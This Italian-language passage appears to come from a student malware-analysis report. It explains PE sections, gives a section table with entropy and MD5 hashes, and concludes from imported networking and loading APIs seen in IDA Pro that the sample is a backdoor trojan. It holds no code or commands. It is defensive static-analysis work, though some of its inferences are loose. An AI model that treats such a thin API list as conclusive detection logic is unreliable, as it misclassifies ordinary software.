- **.rdata:** Questa sezione con**tiene informazioni sulle librerie e le funzioni importate ed esportate dall'eseguibile**. Qui vengono memorizzate le **informazioni sui moduli esterni** che l'eseguibile utilizza, come librerie di sistema o librerie condivise, e le funzioni che vengono importate o esportate per l'utilizzo all'interno del programma

- **.data:** Questa sezione **contiene dati e variabili globali del programma eseguibile**. Le variabili definite in questa sezione **sono accessibili da qualsiasi parte del programma, poiché sono globalmente dichiarate**

- **.rsrc:** Questa sezione **include le risorse utilizzate come ad esempio icone, immagini, menu e stringhe che non sono parte dell'eseguibile stesso.**

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	43366	45056	7.02	6fc47adaeb548f6fcf3c3bf0d481346e	202506.02
.rdata	49152	4070	4096	5.32	25d7ceee3aa85bb3e8c5174736f6f830	99428.62
.data	53248	28764	16384	4.41	283b5f792323d57b9db4d2bcc46580f8	437979.38
.rsrc	86016	1992	4096	1.96	c13a9413aea7291b6fc85d75bfcde381	629607

CONCLUSIONI

A valle delle analisi svolte grazie al disassembler IDA Pro, **sembrerebbe che il malware oggetto d'interesse sia un TROJAN, malware che si nasconde all'interno di un file apparentemente innocuo**, come potrebbe essere un eseguibile oppure un documento di office, oppure un PDF**. Entrando più nello specifico si può affermare che questo tipo di Trojan sia una BACKDOOR, un tipo di malware progettato per consentire a un attaccante di accedere e controllare il sistema compromesso**.

Si può giungere a questa conclusione grazie all'analisi fatta su IDA Pro, dove abbiamo notato alcune **delle funzioni note di una backdoor** come **GetProcAddress**, **LoadLibrary**, **GetCommandLine**, **WSARecv**, **WSASend**, **Connect**, **gethostbyname**, **socket**, **WSAStartup** e **WSACleanup**.